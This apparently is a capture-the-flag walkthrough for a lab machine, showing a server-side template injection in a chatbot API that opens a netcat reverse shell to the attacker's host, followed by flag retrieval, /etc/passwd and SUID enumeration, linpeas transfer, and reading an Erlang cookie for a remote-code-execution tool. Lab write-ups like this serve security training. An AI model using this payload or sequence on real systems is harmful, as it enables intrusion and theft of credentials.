
```
POST /api/fetch_messeges_from_chatbot HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:http://storage.cloudsite.thm/dashboard/active
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3R
AdGVzdC5mciIsInN1YnNjcmlwdGlvbiI6ImFjdGl2ZSIsImlhdCI6MTc
0MTYxMDQ0MiwiZXhwIjoxNzQxNjE0MDQyfQ.yw9cvVZ6rQ5Cpst2D6AW
Elia5ByLPqZJ_npel6eBshc
Upgrade-Insecure-Requests: 1
Content-Length: 174
Content-Type: application/json;charset=UTF-8

{
  "username":
  "{{ self.__init__.__globals__.__builtins__.__import__(
  'os').popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/b
  ash -i 2>&1|nc 10.21.10.198 4444 >/tmp/f').read() }}"
}
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.21.10.198] from (UNKNOWN) [10.10.242.131] 55526
bash: cannot set terminal process group (608): Inappropriate ioctl for device
bash: no job control in this shell
azrael@forge:~/chatbotServer$ 
```

```
find . -name user.txt
```

```
find ~ -name root.txt
```




```
azrael@forge:~/chatbotServer$ find . -name user.txt
find . -name user.txt
azrael@forge:~/chatbotServer$ find ~ -name user.txt
find ~ -name user.txt
/home/azrael/user.txt
azrael@forge:~/chatbotServer$ cat /home/azrael/user.txt
cat /home/azrael/user.txt
98d3a30fa86523c580144d317be0c47e
azrael@forge:~/chatbotServer$
```

```
98d3a30fa86523c580144d317be0c47e
```

Root :


```
cat /etc/passwd
```



```
azrael@forge:~/chatbotServer$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
azrael:x:1000:1000:KLI:/home/azrael:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
rtkit:x:114:118:RealtimeKit,,,:/proc:/usr/sbin/nologin
epmd:x:115:119::/var/run/epmd:/usr/sbin/nologin
geoclue:x:117:122::/var/lib/geoclue:/usr/sbin/nologin
avahi:x:118:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:119:125:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
saned:x:120:126::/var/lib/saned:/usr/sbin/nologin
colord:x:121:127:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gdm:x:123:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
rabbitmq:x:124:131:RabbitMQ messaging server,,,:/var/lib/rabbitmq:/usr/sbin/nologin
```


SUID :

```
find / -type f -perm -4000 2>/dev/null
```




```
azrael@forge:~/chatbotServer$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/at
/usr/bin/fusermount3
/usr/libexec/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/snap/snapd/18357/usr/lib/snapd/snap-confine
/snap/snapd/21759/usr/lib/snapd/snap-confine
/snap/core20/2318/usr/bin/chfn
/snap/core20/2318/usr/bin/chsh
/snap/core20/2318/usr/bin/gpasswd
/snap/core20/2318/usr/bin/mount
/snap/core20/2318/usr/bin/newgrp
/snap/core20/2318/usr/bin/passwd
/snap/core20/2318/usr/bin/su
/snap/core20/2318/usr/bin/sudo
/snap/core20/2318/usr/bin/umount
/snap/core20/2318/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2318/usr/lib/openssh/ssh-keysign
/snap/core20/1828/usr/bin/chfn
/snap/core20/1828/usr/bin/chsh
/snap/core20/1828/usr/bin/gpasswd
/snap/core20/1828/usr/bin/mount
/snap/core20/1828/usr/bin/newgrp
/snap/core20/1828/usr/bin/passwd
/snap/core20/1828/usr/bin/su
/snap/core20/1828/usr/bin/sudo
/snap/core20/1828/usr/bin/umount
/snap/core20/1828/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1828/usr/lib/openssh/ssh-keysign
```


Linpeas :




```
┌──(kali㉿kali)-[~]
└─$ wget https://github.com/peass-ng/PEASS-ng/releases/download/20240915-f58aa30b/linpeas.sh
chmod +x linpeas.sh
--2025-03-10 16:07:23--  https://github.com/peass-ng/PEASS-ng/releases/download/20240915-f58aa30b/linpeas.sh
Résolution de github.com (github.com)… 140.82.121.4
Connexion à github.com (github.com)|140.82.121.4|:443… connecté.
requête HTTP transmise, en attente de la réponse… 302 Found
Emplacement : https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/20d68309-
st-1%2Fs3%2Faws4_request&X-Amz-Date=20250310T150626Z&X-Amz-Expires=300&X-Amz-Signature=fda8cabef4ba496d70afdc2
e%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [suivant]
--2025-03-10 16:07:23--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/16554819
310%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250310T150626Z&X-Amz-Expires=300&X-Amz-Signature=fda8cabef4ba
B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Résolution de objects.githubusercontent.com (objects.githubusercontent.com)… 185.199.108.133, 185.199.111.133,
Connexion à objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443… connecté.
requête HTTP transmise, en attente de la réponse… 200 OK
Taille : 823059 (804K) [application/octet-stream]
Sauvegarde en : « linpeas.sh »

linpeas.sh                   100%[=========================================>] 803,77K  4,53MB/s    ds 0,2s

2025-03-10 16:07:24 (4,53 MB/s) — « linpeas.sh » sauvegardé [823059/823059]
```



```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




```
azrael@forge:~/chatbotServer$ wget http://10.21.10.198/linpeas.sh
wget http://10.21.10.198/linpeas.sh
--2025-03-10 15:08:40--  http://10.21.10.198/linpeas.sh
Connecting to 10.21.10.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 823059 (804K) [text/x-sh]
Saving to: ‘linpeas.sh’

     0K .......... .......... .......... .......... ..........  6%  983K 1s
    50K .......... .......... .......... .......... .......... 12% 1.30M 1s
   100K .......... .......... .......... .......... .......... 18% 2.20M 0s
   150K .......... .......... .......... .......... .......... 24% 1.64M 0s
   200K .......... .......... .......... .......... .......... 31% 2.87M 0s
   250K .......... .......... .......... .......... .......... 37% 2.27M 0s
   300K .......... .......... .......... .......... .......... 43%  382K 0s
   350K .......... .......... .......... .......... .......... 49% 72.1M 0s
   400K .......... .......... .......... .......... .......... 55%  692K 0s
   450K .......... .......... .......... .......... .......... 62% 2.32M 0s
   500K .......... .......... .......... .......... .......... 68% 3.14M 0s
   550K .......... .......... .......... .......... .......... 74% 18.6M 0s
   600K .......... .......... .......... .......... .......... 80%  109M 0s
   650K .......... .......... .......... .......... .......... 87% 4.05M 0s
   700K .......... .......... .......... .......... .......... 93% 2.27M 0s
   750K .......... .......... .......... .......... .......... 99% 2.39M 0s
   800K ...                                                   100% 1.65M=0.5s

2025-03-10 15:08:41 (1.64 MB/s) - ‘linpeas.sh’ saved [823059/823059]
```



```
azrael@forge:~/chatbotServer$ ls -l linpeas.sh
ls -l linpeas.sh
-rw-r--r-- 1 azrael azrael 823059 Sep 15 04:26 linpeas.sh
azrael@forge:~/chatbotServer$ chmod +x linpeas.sh
chmod +x linpeas.sh
azrael@forge:~/chatbotServer$ ./linpeas.sh
```

Erlang :

```
cat /var/lib/rabbitmq/.erlang.cookie
```



erlang rce cookie

GitHub
github.com › gteissier › erl-matter


GitHub - gteissier/erl-matter: Erlang distribution wea...

25 février 2021 - **Access and cookie knowledge allow to remotely execute code on server.** As we show above, knowing the Erlang cookie and having access to Erlang distribution is enough to get...

Marqué d'une étoile par 106 utilisateurs **Dupliqué** par 16 utilisateurs

Langues: Python 52.1% | C 38.5% | Sage 5.5% | Lua 3.4% | Makefile 0.5%

```
git clone https://github.com/gteissier/erl-matter.git
```




```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/gteissier/erl-matter.git
Clonage dans 'erl-matter'...
remote: Enumerating objects: 195, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 195 (delta 10), reused 19 (delta 6), pack-reused 162 (from 1)
Réception d'objets: 100% (195/195), 273.18 Kio | 4.97 Mio/s, fait.
Résolution des deltas: 100% (99/99), fait.
```

```
chmod +x erl-matter/shell-erldp.py
```

```
┌──(kali㉿kali)-[~]
└─$ chmod +x erl-matter/shell-erldp.py
```

